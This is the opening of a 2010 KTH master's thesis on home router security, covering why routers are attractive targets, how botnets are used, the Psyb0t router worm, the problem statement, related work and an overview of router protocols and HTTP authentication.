Investigation of home router security

EMMANOUIL KARAMANOS

KTH Information and
Communication Technology

Master of Science Thesis
Stockholm, Sweden 2010

TRITA-ICT-EX-2010:38

Investigation of home router security

Emmanouil Karamanos
karama { at } kth.se

Master's Thesis
Supervisor and Examiner:Professor Gerald Q. Maguire Jr.
Industrial Supervisor:Professor Jean-Pierre Seifert

Abstract

Home routers are common in every household that has some kind of Internet connectivity. These embedded devices are running services such as web, file and DHCP server. Even though they have the same security issues as regular computers, they do no run protection software such as anti-virus and they are not updated. Moreover, the importance of these devices is misjudged; all network traffic is passing through them and they control the DNS of the network while, in most cases, they are on-line around the clock. When more and more non-Internet features are implemented into home routers, such as Voice over IP and network storage, their role becomes more special and many security concerns are raising. In this thesis, we investigate the issues resulting from this special role; the importance for these devices to be secure, the attacking vector and how the devices can be compromised to be part of a large home router botnet. We conclude by proposing ways to make the current implementation more secure, suggesting ways to protect routers from botnets without user interaction, that is from the ISP, while respecting the privacy of the end user and we identify what future work needs to be done.

Sammanfattning

Router är vanliga i hem som har någon slags Internet anslutning. De här inbyggda enheter kör tjänster som t.ex. web, file och DHCP basenheter. Fastän de har samma säkerhetsfrågor som vanliga datorer, så kan de inte använda säkerhets mjukvara som t.ex anti-virus och de är inte uppdaterade. Dessutom har betydelsen av de här apparaterna blivit felbedömmat; hela nätverket passerar genom dem och de kontrolerar nätverkets DNS medan, i de flesta fall, de är on-line dygnet runt. Men, när mer och mer icke-Internet lockvaror fars in i routern, som t.ex Voice över IP och nätverkslagring, blir deras roll viktigare och oron för säkerheten växer. I den här avhandlingen utforskars problemen och frågorna som efterföljer deras speciella roll, hur viktigt det är att de här apparaterna är skyddade, (the attacking vector) och hur de här apparaterna kan bli jämkningad för att bli en del av ett stort router botnet. Vi avsluter med att lägga fram sätt att göra det nuvarande verktyget mer skyddat, föreslå sätt att skydda routern från botnet utan användarinteraktion, som kommer från ISP, medan man respekterar det andra användarens privtaliv och markera vad som behövs ändras i framtiden.

Contents

List of Figures

List of Tables

List of Acronyms

ACS	Auto Configuration Server
AD	Anno Domini
ADSL	Asymmetric Digital Subscriber Line
ADSL2	Asymmetric Digital Subscriber Line 2, referred also as ITU G.992.3/4
AJAX	Asynchronous JavaScript and XML
AMD	Advanced Micro Devices
BSD	Berkeley Software Distribution
BT	British Telecom
CET	Central European Time
CPE	Customer Premises Equipment
CSRF	Cross-Site Request Forgery
CWMP	CPE WAN Management Protocol
DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DNS	Domain Name System
DOM	Document Object Model
DoS	Denial of Service

DSL	Digital Subscriber Line
DSLAM	Digital Subscriber Line Access Multiplexer
FTP	File Transfer Protocol
GB	Gigabytes
GiB	Gibibyte
GNU	GNU's Not Unix
GPL	General Public License
GUID	Globally Unique IDentifier
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDPS	Intrusion Detection and Prevention System
IDS	Intrusion Detection System
IP	Internet Protocol
IPS	Intrusion Prevention System
IRC	Internet Relay Chat
ISP	Internet Service Provider
IT	Information Technology
LAN	Local Area Network
LSM	Linux Security Modules
MAC	Mandatory Access Control
MD5	Message-Digest algorithm 5
MiB	Mebibyte
NAT	Network Address Translation
NFS	Network File System
OS	Operating System

PCI	Peripheral Component Interconnect
PnP	Plug and Play
SC	Security Console
SE Linux	Security-Enhanced Linux
session ID	session identifier
SIM	Subscriber Identity Module
SNMP	Simple Network Management Protocol
SOAP	Simple Object Access Protocol
SSDP	Simple Service Discovery Protocol
SSH	Secure Shell
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TCP/IP	Internet Protocol Suite
TLC	Trusted Linux Client
TLS	Transport Layer Security
TPM	Trusted Platform Module
UPnP	Universal Plug and Playn
UPX	Ultimate Packer for Executables
URL	Uniform Resource Locator
USB	Universal Serial Bus
UUID	Universally Unique IDentifier
VoIP	Voice over IP
WAN	Wide Area Network
XML	Extensible Markup Language
XSS	Cross-site scripting

Acknowledgments

I would like to express my sincere gratitude to my advisor Professor Jean-Pierre Seifert for giving me the opportunity to work on this challenging and interesting topic in his department Security in Telecommunications in Deutsche Telekom Laboratories and his help throughout my thesis. Thank you for giving me the opportunity to work in such a well administrated and inspiring research environment.

My deepest gratitude and respect to Professor Gerald Q. Maguire Jr. from Kungliga Tekniska Högskolan, who was the academic advisor, supervisor, and examiner for this Master Thesis. I would like to thank you for your patience, guidances and valuable advices along the way.

I am very grateful for the cooperation and interest of all the people of the 'Security in Telecommunications' team. Our meetings and discussions helped me to think 'outside of the box'. You gave me an insight of what security research is and how it works, from brainstorming to implementation. Thank you for taking the time to review my work and helping me in specific difficulties I had throughout my thesis with discussions that covered more than security research issues.

I would also like to thank my family for their endless love and unconditional support. Thank you for being always there for me, giving me the strength to overcome any difficulty in my life. My master studies and thesis are only a small part of what you helped me achieve with your support.

Finally, I want to thank all my friends for being there for me. My life would not be the same without any of you. Thank you for making this world a better place to live in!

Chapter 1

Introduction

1.1 Motivation

Increasingly home routers are common devices in every household that has connectivity to the Internet. This router is often provided by the Internet Service Provider (ISP) to the customers and is most of the time pre-configured - so that it is ready to be used. After configuring the credentials and connect the home network to the router, the user can connect to the Internet immediately. Typically, no additional configuration is made by the user, either because it is, or seems, too difficult or because it is preferred to use the service instantly rather than struggling with advance aspects of configuring the router. Unfortunately, the default configuration of most routers offers poor security; for example, it is very common for wireless routers to be configured with no encryption for the wireless network.

Even though we tend to describe these devices as "home routers", the same devices are also used in corporate environments[43, 36]. Small businesses and even larger firms that are not willing, or do not need, to have an expensive infrastructure to connect to the Internet are using these commodity routers. Since most of these companies are not Information Technology (IT) firms, securing this device does not seem important. Thus just like the users at home, they will use the default configuration since it 'just works'. As both these firms and individual users view them, the router is not a complete system that can be exploited, but rather is simply a device that enables these users to connect to the Internet[44]. This can be very dangerous for a company as the router can be, not only compromised, but also

become the attacker's stepping stone to further attacks on the local network.[43] These routers, along with many other embedded devices, are easy to compromise in comparison with general purpose servers and other computers. Unfortunately, little public research examines the security of these devices, hence the motivation for this thesis project.

1.1.1 The importance of this master thesis

In this master thesis we examine a number of different attacks that can be made on embedded devices, specifically routers. We use different approaches to exploit these devices. First we explore methods that have been used previously to penetrate these routers. These include methods that have been used with other routers or embedded devices or particular services that also exist in routers. In this project we applied these same attacks on the devices that were made available for testing. In addition to studying the attacks and methods that have been applied to an attack of an entire router, we also studied the different modules that the device consists of; how each module works, how they interconnect to provide the overall functionality of the router.

We sought to uncover security vulnerabilities that could be used to attack specific modules of the router (for example, the web or ssh server), to counter these attacks we suggest solutions to mitigate the individual parts of the attack vector. We tried to understand the individual vulnerabilities and their combinations that could be used to exploit the routers for further attacks on the local network. Finally we played the role of an attacker, by attempting to gain access to the router, establish control, and prove that a botnet of embedded devices can be easily created. We believe that this represents a significant danger that has not been given sufficient attention by the network security community.

1.1.2 The wide scale of the problem

Computer botnets have become very dangerous in recent years since they are utilized for many attacks, especially Distributed Denial of Service (DDoS) attacks and for sending massive amounts of bulk email known as spamming, mainly for advertising purposes[31, 57]. At the same time individual computers are increasingly protected by antivirus and antispam programs and operating system vendors are quickly finding security flaws and releasing security updates to protect their users. Today

due to the wide use of Digital Subscriber Line (DSL) technology [17] most home computers are behind a network address translation (NAT) device which supposedly makes them safer from attacks, since the computer has an Internet Protocol (IP) address within a private network range. The main benefit from this common setup is that the router acts as a firewall, shielding the private network from the outside world [36]. Another common configuration of home routers is the bridged setup, in which the router relays traffic from the ISP to the computer without any processing of the packets, effectively connecting the computer directly to the Internet -with the computer being assigned a public IP address by the ISP (either statically or dynamically). The assigned public IP address is generally fairly stable while the device (router) is powered on - thus in practice this address will be used by this device for a potentially long period of time. Note that DSL routers are powered off seldom, thus creating an ideal attacking surface for malicious parties.

Since configuration of the home router as a NAT is the most common configuration and is widely perceived as the safest approach, this device at the edge of the user's local network, is directly accessible from any host on the Internet and can be easily discovered. Hence this router becomes the logical target for attacks. It is also the position of this router at the edge of the user's LAN that makes it more vulnerable [36]. Moreover, this router is frequently kept powered on at all times, even if the rest of the devices behind the NAT are turned off. For someone that wants to control a compromised device, for many purposes, the ability to have this device powered on and online around the clock is very attractive. Also appealing is the fact that this technology is widely deployed (with many tens of millions of devices), often misconfigured and as a result, easily exploitable[17].

Ang Cui, et al., from Columbia University of New York have shown the ease of exploiting these devices globally, targeting the largest ISPs' networks in North America, Europe, and Asia. Even though the research is still on going, the preliminary results show that vulnerable devices can be found[17]. Their first paper was published in June 2009 and it presents some results from the global scale scanning they are performing[17].

In their first paper, they try to exploit the routers via, perhaps the simplest attack possible; by accessing the administrative interfaces that are publicly available, that is, available from the WAN side of the router, with the default credentials. Vulnerable devices can be found in all parts of the world. Table 1.1 depicts the double digit vulnerability rates for Linksys devices. With very little effort, simply scanning the network to find online devices, then using tools such as nmap[1]to determine more characteristics about the device, identify the manufacturer and model of the device by using a technique called fingerprint, a method to identify a

device and the software it is running from its network packets, and try the default credentials to see the high rate of misconfigured embedded network devices.

Ang Cui, et al. probed devices in the address ranges of several large internet service providers[17]. They tried to identify the device and use the default password (for this device) to access it. They found a number of devices still had the factory default password set. However, the total number of vulnerable devices and the relative frequency of vulnerable devices indicate that this problem is not significant, despite the large amount of press coverage that they initially got - based upon expressing their results as percentages rather than total numbers.

Table 1.1: Vulnerable Linksys Devices by country[17]

Country	**Vulnerable devices**
Japan	75.0%
Canada	60.0%
India	57.1%
Korea (Republic of)	57.1%
Hungary	54.5%
Australia	50.0%
Netherlands	48.6%
USA	38.5%
Czech Republic	38.5%
France	34.2%
Uruguay	18.9%
China (People's Republic of)	10.0%

1.1.3 Botnets

Botnets have been a growing problem on the Internet since at least 2002 [9]. A bot is a compromised machine, normally a computer that is infected with malicious code that runs automated tasks defined by the attacker. A computer can be infected by the malicious code either by the hacker herself or automatically by

[1]Nmap ("Network Mapper") is a free and open source utility for network exploration or security auditing.[33] It is used to discover computers and services on a computer network and is capable to discover passive services on a network (services that are not advertised with a service discovery protocol) as a common port scanner. Nmap does not only discover the availability of hosts and services but it can also determine what operating systems and versions these hosts are running, the application name and versions of the services and many other characteristics.[33]

a, so called, self-propagating bot. A common approach is that once the target computer is compromised it joins a specific IRC channel to wait for commands from the botmaster, i.e., the person (or other entity) that controls the botnet.

When all the compromised systems have joined an Internet Relay Chat (IRC) channel, they can be controlled as a group to perform, for example, DDoS attacks. Such a structure of many compromised machines managed by a botmaster is called a botnet. The botmaster can control all of the compromised computers to act all together or can organize them into groups to perform multiple attacks at one time. Management of the botnet and the control protocols are out of scope of this thesis project. More sophisticated botnets can use different, decentralized (such as peer-to-peer) architectures avoiding the need for central coordination [59].

Usage of botnets

Home computers and routers are targeted because there are typically easy to compromise, they have connectivity to a high speed Internet connection, and many are always on - enabling them to be easily found, compromised, and exploited. Even though there might not be important data in the local networks, botnets can be used to fulfill many different goals, depending on the needs of the controlling entity. Botnets are commonly used for criminal or destructive purposes. Based on the data that has captured from the Honeynet Project and described in the paper "Know your Enemy: Tracking Botnets", the most common usage of botnets are : Distributed Denial-of-Service Attacks, spamming, traffic sniffing, key-logging, and self propagation. A detailed discription of each of them follows.[12] Other dangerous uses include installing advertisement addons, performing advertisement fraud, attacking IRC networks, manipulating online polls and performing mass identity theft.

Distributed Denial-of-Service Attacks. A Denial of Service (DoS) attack is an attempt to make a service unavailable; the service can be a web or mail server, a routing device or a Domain Name System (DNS) server, or another type of server. The attacker can make the service effectively unavailable by consuming the resources of the target system, such as bandwidth or processing resources. Since the computers providing this service can have high capabilities, the attacker needs to control a large aggregate of computing resources, processing power, and bandwidth. This can be overcome by the use of distributed computing and botnets. By controlling hundreds of thousands of bots, bandwidth can be very large, enabling



Figure 1.1: Botnets are used for many malicious purposes.

the botnet to consume most of the service's computer resources. hence rendering it unavailable.

Spamming. The large aggregate bandwidth that a botnet offers to its controller can be also used for spamming. Each bot can not only send e-mails and post messages, but can also crawl the web to gather email addresses. The distinctive format of an e-mail address make it easy for the attacker to add e-mail address mining functionality to the botnet. E-mail address mining is the automated process of finding and uncover patterns in order to gather e-mail addresses to be used later for sending spam messages. An interesting case is the Storm botnet. Kanich, et al., performed a large-scale quantitative study of spam conversion[2](i.e., the probability that an unsolicited e-mail will lead to a "sale"). By infiltrating the Storm botnet, they observed the spam-related commands and by actively change individual elements of the messages in transit they were able to perform measurements of the botnet profit production[31].

The daily revenue of Storm's pharmaceutical campaign was estimated at between US$ 7000 and US$ 9500[31]. Meaning that storm-generated pharmaceutical spam

[2]See also the statistics on conversion at: http://www.icir.org/christian/spamalytics/

could produce roughly US$ 3.5 million of revenue in a year[31]. This is comparable to a small legitimate business, moreover the cost for sending spam messages via this botnet is quite low, under US$ 100 per million emails[62]. As a result the business can be quite profitable, given that it uses other peoples resources. Unlike Skype and other peer-to-peer services that also use other people's resources, the owners of the bots have not given permission for the botmaster to use their resources. Additionally sending spam using a botnet is significant faster, cheaper, and safer than using a single computer making the usage of botnets for spamming very popular in recent years. The capabilities of sending spam varies between botnets. The Srizbi botnet, also known as Cbeplay or Exchanger, has an estimated of 315000 machines under its control and has the capacity of sending 60 billion spams per day [57]. Table 1.2 represents the spam-sending capacity and the number of bots for some popular botnets.

Table 1.2: List of botnets with estimated number of bots and Spam-sending capacity [57]

Botnet name	**Estimated number of bots**	**Spam-sending capacity per day**
Srizbi	315000	60 billion
Bobax	185000	9 billion
Rustock	150000	30 billion
Cutwail	125000	16 billion
Storm	85000(only 35000 send email)	3 billion
Grum	50000	2 billion
OneWordSub	40000	unknown
Ozdok	35000	10 billion
Nucrypt	20000	5 billion
Wopla	20000	600 million
Spamthru	12000	350 million

Monitoring network traffic. Bots can use packet sniffing techniques to watch for data passing the compromised machine. This is especially interesting when the compromised device is a router, since the attacker can disable the wireless encryption, for example, to allow unauthorized users to access the network via this device, with the desirable side-effect of having even more data passing through it. This way, sensitive information such as usernames and passwords can be collected and subsequently sent to the attacker. At the same time, the attacker can also find out if the computer or device is compromised by another botnet and gather information about the competing botnet. This could be used by an aggressive botmaster to remove the competing bot and replace it by its own code, in order

to have exclusive access to the device or to displace a competitor (for economic advantage).

Key-logging. Often web services use encrypted communication channels such as Hypertext Transfer Protocol Secure (HTTPS) and Secure Shell (SSH). Key-logging of a compromised computer allows the attacker to retrieve information that cannot be extracted from the sniffed packets, by providing the encryption key. Filtering mechanisms can help steal interesting data, for example key-logging only data that is typed only near interesting words such as a companies' and a banks' web addresses. "Listening" to the user's key-typing can enable extra functionality in the bot and to prevent the bot from being removed. Sophisticated programming can enable the bot to understand when the user is aware that the machine is infected and looking for a solution, then either hide its existence or block the user from retrieving the relevant information or software (update).

Self propagation. One of the most important features that bots provide is the ability to spread malicious code. These mechanisms are used to update the bot and to other infected devices. These mechanisms can make other devices join the botnet in automated ways. For example, the attacker, when finding a zero day attack, can transmit an update to all the bots to use the exploit to infect more devices. The update can propagate very fast to the whole botnet by the use of decentralized technologies (such as peer-to-peer technology). Storm's self-propagation campaigns can produce between 3500 and 8500 new bots per day[31].

Other usages. The attacker can perform other actions on the compromised devices. For example, the bots can automatically visit sites and "click" onto advertisements. Even for a low paying advertisement services, the size of the botnets is sufficient large that it will ensure profit for the botmaster. Moreover, in the case of a compromised computer, the "clicks" can be executed every time the user is using the browser or turns on the computer. Similarly the bots can follow links and perform actions to manipulate poll results or even sign petitions. The credibility of the votes coming from different IP addresses in such systems is very important. It would be very difficult for the attacker to generate traffic from so many different IP addresses without the resources the botnet provides. A combination of attacks, email spamming, hosting fake web-sites pretending to be legitimate banks or organizations on the bots, along with keylogging and sniffing can be used to gather the information required for large scale identity theft[12].

1.1.4 Psyb0t

Computers are not the only devices facing the botnet danger. Any device that provides an interface and can be controlled through the network can be part of a botnet. The trend is shifting today to routers as they have a suitable network interface and are usually not as well protected as the rest of the network. Moreover, routers are placed on the edge of the network and have an external IP address. Psyb0t botnet is an example of a botnet that affects routers. It was first observed by the Australian IT consultant Terry Baume when he analyzed the behavior of an infected Netcomm NB5 router[8]. Further analysis by members of the website DroneBL, an IP tracker that scans botnets, concluded that the botnet was most likely a proof of concept for a self spreading malware for routers[37].

The psybot worm is notable because it is the first botnet to target DSL modems and routers. Since many of these routers have MIPS-based processors, the binary files are for this architecture. The binary is packed with the GNU Ultimate Packer for Executables (UPX), but the headers necessary for decompression were stripped out by the creator[37, 8]. However, members of DroneBL worked around this using a hex editor and managed to decompress the binary for further analysis. Another notable characteristic is the shellcodes[3] that it includes; these shellcodes can be used for over 30 different Linksys models, 10 Netgear models, and a variety of other DSL modems and routers[28].

Another characteristic of Psybot is the way that most of the devices where compromised. The botnet includes a list of 6000 usernames and 13000 passwords[28], to be used to brute force attack various services of the routers. Most of the time routers do not have a protection against these attacks, and a user can make unlimited incorrect log in attempts. However a brute force attack is only one of the many strategies the botnet used for exploitation, other means include the exploitation of phpMyAdmin and MySQL servers[37].

The infection is very difficult to detect because there is no antivirus software running on the router. The only way to discover this bot is to monitor traffic going in and out of the router itself. Since the exploited device most commonly only sends traffic to the Internet, this traffic will only be seen through the WAN interface, thus it is difficult for the typical user to notice this traffic. The only difference seen by

[3] A shellcode is a piece of code that is used as the payload in the exploitation of a software vulnerability. The name "shellcode" is used because typically, it starts a command shell which is used by the attacker to control the compromised machine. It is commonly written in machine code. The name applies to any code that performs similar tasks even if it does not start a command shell for the attacker.

the end user will be perhaps reduced network performance[28, 37]. This can be overcome by the attacker by setting the bot to only use bandwidth when the user does not use it. The positioning of this botnet is very unique, because it can use stealth mechanisms to avoid detection such as encrypting its traffic (or hide it inside common traffic) and also because the botmaster can easily command the bot to use iptable commands to redirect traffic to phising sites, alter DNS requests, etc.

1.2 Problem definition

1.2.1 Lack of malware detection in the current implementation of embedded devices

The current implementations of embedded devices lack malware detection. In fact, most of such devices do not have the ability to load additional software of any kind into the devices (although some support the ability to re-FLASH the device with a completely new software image). The home router, that we will refer from now on as router (even though it is in reality today a complete system with many services such as a web server, file server, and other services) does not have a proper malware detection system (such as anti-virus software). At the same time this system is always on-line; and with the DSL router based Internet connections one of the most popular ways of connecting to the Internet, the devices are widely deployed. Moreover, the attack vector presented in chapter 3 applies to more embedded network devices, not only routers; all these devices must share common, security oriented design standards.

Even though correct configuration is important, routers are often misconfigured[17]. The common approach preferred by ISPs is that the device should be ready for use when it reaches the subscriber. Most users are not aware of the complexity of the system, thinking that, like a modems routers are just means of connecting to the network, hence, they do not bother configuring the device. Additionally, some users disable security protection thinking that this will give them greater speed, or will facilitate the use of peer-to-peer and other applications. Disabling the firewall of the router is common within the peer-to-peer community. Rather than enabling port forwarding of specific application ports (while easy to do) they open their internal network to the Internet - hence each machine within the network must now protect against the various threats that exist. At the same time, poor implementations by the provider do not allow users to know exactly what is the price of what they are doing. Except for open source router software (such as the WRTG effort) most

router vendors do not release frequent or in some cases any software updates for their products.

Later in this thesis we will show examples where the Universal Plug and Play(UPnP) Simple Object Access Protocol (SOAP) server listens to the wide area network (WAN) side of the router if the firewall is disabled. While one might question the user disabling the firewall, it remains that UPnP was designed only to be a Local Area Network (LAN) protocol and was never designed for use in a WAN - hence the implementation should never listen to UPnP traffic from the WAN.

1.2.2 Wide vector of exploitation

Even though routers might be acting as firewalls for many servers, these routers' security is often not taken into account as seriously as the security efforts applied to the servers themselves. With manufacturers adding more and more capabilities to routers the attack vector has become very wide. This is very logical since for every service added, its security limitations are added as well. The types of attacks on a home device, and in this case home routers, can be divided into two categories: attacks from the WAN side and attacks from the internal network. First are 'classic attacks' where the attacker is probing the service directly via the WAN interface; for example the web interface of a device that is accessible through the WAN interface. Second, the attack can be made through the user or another device on the LAN. For services that are accessible only through the LAN interface, the attacker can use a stepping stone (inside the LAN) to proxy the attack. An example of such proxy based attack is the cross-site request forgery (CSRF) attack where the malicious request is sent via the user's web browser, causing the service to trust the request since it is coming from the LAN side of the firewall.

The attacker can attack the device via multiple paths. A typical scenario is a brute force password guess for services that are visible to the WAN side, such as SSH, telnet, or the web management interface of the device. As described earlier in section 1.1.2, Cui et al. found that many devices have an administrative interface listening on the WAN side of the router and that some are not configured and can be accessed using the default credentials. These devices were found by scanning major ISPs on a global scale for devices whose administrative interface(s) are accessible through the Internet and are subject to default credential exploitation.

The web management interface can also be exploited in various ways. Authen-

tication bypass or privilege escalation[4]is possible when the device provides some information, such as the status of the device, without requiring authentication. Most web interfaces are vulnerable to cross-site scripting (XSS) or CSRF attacks as discussed extensively in section 2.2.3 and 3.2.3. The UPnP protocol stack is another vulnerable point, since by design it lacks any authentication mechanism. Poor implementation in some cases causes the UPnP stack to be available to the Internet (i.e., via the WAN interface) side. Even worse, the UPnP functionality is supported by default in almost all home routers in the market to one degree or another[26].

Privilege escalation is the act of exploiting a bug or design flaw in a software application to gain access to resources which normally would have been protected from an application or user. The result is that the application performs actions with more privileges than intended by the application developer or system administrator.

Privilege escalation occurs when an application with elevated privileges has a bug that allows security to be bypassed, or alternatively, flawed assumptions about how it will be used. Privilege escalation occurs in three forms:

Simple Network Management Protocol (SNMP) is also another way for exploiting the router. SNMP is a UDP-based protocol. Its main use is to monitor network devices by an administration point. It consists of a set of standards of how the network management will be done as well as a database schema and a set of data objects.[27] Vulnerabilities in SNMP affect bot manager and agent software[5]. The vulnerabilities concern trap handling, that is the unsolicited messages that are sent from agents to managers, and the way the manager decodes these messages and processes the data. Request messages that are sent from managers to agents are also vulnerable to attacks. These vulnerabilities may result in DoS conditions, format string vulnerabilities, and buffer overflows[2].

[4]Privilege escalation is the exploitation of a bug in a software application to gain access to resources that normally would be protected from an application or a user. It results to the application or the user performing actions with more privileges than intended by the system administrator or application developer.

[5]Manager software is installed on a network management system while agent software is installed on the managed device. The manager makes requests to the agent software in order to gather data on status, configuration, or performance statistics. Agents may allow alternations in parameters by managers and can generate messages to managers used to inform them of unusual events in the form of alerts[27].

1.2.3 Relation between complexity and security of a system

Software products are becoming more complex over time; the expectations from the market to add more features requires more code. Software becomes bigger, therefore more complex. More complex software is usually software with more bugs in the code[14]. Does complexity correlate to software security implications? Researchers are divided on the subject. Shin and Williams [52] concluded that "the results of our study show weak evidence that software complexity is the enemy of software security". However, they suggest at the same time that vulnerable code is more complex than faulty code. Moreover, they were investigating the complexity of Mozilla Javascript engine, which becomes more complex while is focused on security; when a vulnerability is found, the code might become more complex, but it is to avoid the vulnerability.

Ozmet and Schechter [42] also suggest that there is no correlation between complexity and security after analyzing the OpenBSD (a BSD variant forked from NetBSD) operating system. However, OpenBSD is known for the developers focus in security. Singaravelu and Pu [55] consider the growing code size to have resulted in increasing numbers of vulnerabilities. They suggest, applications that perform security sensitive tasks or handle security sensitive be as small and simple as possible; large enough only to satisfy the functionality and security requirements.

1.2.4 Development time versus Quality of software

The router market is expanding rapidly as ADSL and ADSL2 technologies became available to the mainstream market. Competition between manufactures demand that routers must be produced in minimal time and at minimal cost. This production scheme leads to devices being designed without security in mind, making them a very attractive target. The trend to reduce development and production cost, in combination with the performance and stability of the Linux kernel, are some of the reasons that have led manufactures to use embedded Linux as the software base for their routers[4].

The home router is not considered to be a computer in the home environment, thus the software is not updated as frequently as it should be; most home routers are never updated. The user's router is typically only updated when the user purchases (or receives) a new router from a new network provider. Some times, on top of that Linux kernel, proprietary software is developed to support services. This software is

usually buggy because of the limited development time. Standards are not followed and the system is not designed carefully nor security is a priority. Ready made open source pieces are glued together with proprietary code to implement the software image that is flashed into each of the devices. Even if each part is made secure, the system altogether is not designed properly, lacking intercommunication security constrains, leading to problems such as a local services being accessible from the WAN interface.

1.3 Related work

Most research has studied single components of the router. Much of this research seems to be focused on the web management environment where the application is exploited by CSRF and XSS attacks. Hristo Bojinov, et al. presented a paper at Black Hat USA 2009 entitled "Embedded Management Interfaces: Emerging Massive Insecurity". In this paper they asset the state of the embedded management interface and their plans, to develop more secure solution[10]. In this research. they investigated the interfaces of many devices classes, ranging from routers and switches to cameras, printers, IP phones, and photo frame devices.

GNUCitizen, an "information security think tank", has also done research concerning embedded devices. Their attack vector starts from authentication bypass and continues to CSRF and UPnP attacks, as these normally are successful attack vectors for home devices. Many attack vectors have been found for embedded devices by research laboratories, hacking groups, and passionate security individuals. Most of the research has focused on small parts of the system, normally the web interface. CSRF attacks are the most used method for exploiting home routers, since it overcomes the constraint that the web interface only accepts connections from the local network interface.

1.4 Contributions of this thesis project

This thesis contributes to the research of embedded devices by focusing on the whole device, rather than focusing only to a specific component of the device. While most of the research that has been done previously focused on the web interface vulnerabilities or the UPnP misconfiguration, we evaluate all the components "out of the box"(see section 3.2.4). This allows us to combine different attacks and

misconfigurations in order to fully exploit the device. We also contribute by investigating new ways of attacking the router, i.e., unusual methods to exploit the current technologies used in such embedded devices. Finally, we present a complete security evaluation of home routers, considering all individual components and the device as a whole, giving the manufacturers insights to design new models of home routers that consider both the security of the individual components as well as the security of the system as a whole.

1.5 Outline

The rest of the document is organized as follows: In chapter 2 we examine the current technology and protocols that are used in home routers. We study the protocols to find limitations of individual components. We also study attacks that have, successfully or not, been performed on these individual components (services) and discuss the limitation of these components and the limitations that an embedded device has.

In chapter 3 we explain the experimentation environment, the network configurations, and how we performed monitoring and analyzing the data that we collected. In the second part of this chapter, we attack various routers, we show how to reproduce the attacks that we performed. Following, we discuss the combination of attack vectors for exploiting the router and demonstrate how the router can become part of a botnet. In chapter 4, we analyze the operations of a botnet and its life cycle. Finally, in chapter 5, we discuss our conclusions; we propose changes in the current implementation of routers, and suggest some future work that needs to be done in this area. We finish by submitting our conclusions and making suggestions of how to protect routers from becoming parts of botnets without user interaction, that is, by actions of the ISP, while respecting the privacy of the end user.

Chapter 2

Background

2.1 Current technology/protocols

Today most routers use Linux based firmware. Linksys for example has been required to release some of their models' firmware under the terms of the GNU General Public License. After that, many third party projects enhanced the code and new projects are releasing firmware using the hardware in these devices. OpenWRT[41] and DD-WRT[18] are some of these projects. The trend is to include lightweight web and SSH servers with low footprint. For example Dropbear[29] is the SSH server that is used in most embedded devices. It has limited choices and simple design making it more secure. Moreover it is easy to deploy and efficient in terms of resources(110kB on an x86 processor).

Older embedded web servers, or servers that are made to have very small footprint such as Boa Webserver[19] do not support HTTPS (HTTP secure), but today most manufacturers are moving to HTTPS so that the data will be encrypted between the user's browser and the device. The UPnP protocol suite is implemented in most network devices in the market, including routers, even if its existence is not presented via the web management interface. Simple Network Management Protocol (SNMP) is also implemented in most network devices. File Transfer Protocol (FTP) , telnet, and other terminal services are also employed in many models of routers.

2.1.1 Limitations in resources, lack of protective software

The router is a physically small device with limited resources. This makes difficult the addition of protection software like antivirus or antimalware. The limitations in resources also make the device vulnerable to DoS (or DDoS) attacks, since the resources can be easily "filled up" by requests. At the same time, the router normally already supports many services leaving few unused resources, making the installation of Intrusion Detection Systems very difficult.

David Schwartzburg in his paper, "Building an Inexpensive and Versatile Intrusion Detection System using Snort[56], a Cable/DSL Router and OpenWRT", describes the difficulties to run such a system on an embedded system. The difficulties he faced include resource limitations specifically running Snort with many configured rules could "easily use all available RAM"[50]. Even after careful configuration, Snort was using 67% of the total 32MB[50]. This led to the device crashing or Snort terminating unexpectedly.[50] Moreover there are limitations on the storage capacities of these devices. Only a very small fraction of them support connecting Universal Serial Bus (USB) memory sticks to add additional storage to overcome this problem.

2.1.2 Basic Access Authentication, Digest Access Authentication, and web based login

HTTP access authentication provides two native authentication schemes, Basic Access Authentication and Digest Access Authentication. In the first case, when the client's browser accesses a site, the web server will reply with a 401 response containing a tag "WWW-Authenticate" with the value "Basic". The browser will prompt the user for the login information that will be returned to the server base64 encoded. Because of this encoding scheme, base64 is not a cryptographic hash function but an encoding scheme[30], the reply can be easily decrypted if an attacker eavesdrop the transmission.

To expand the security of Basic Access Authentication, Digest Access Authentication is using a one-way cryptographic hashing algorithm, like the Message-Digest algorithm 5 (MD5), and also adds a unique value (nonce) to the data. The response containing the password is one-way encrypted and also a nonce is used to protect from a replay attack. However the login name is submitted in clear text. Many manufacturers have chosen to develop a custom login in their applications in order

to, among others, defend against brute force type attacks and better handle sessions.

2.1.3 Lack of updates

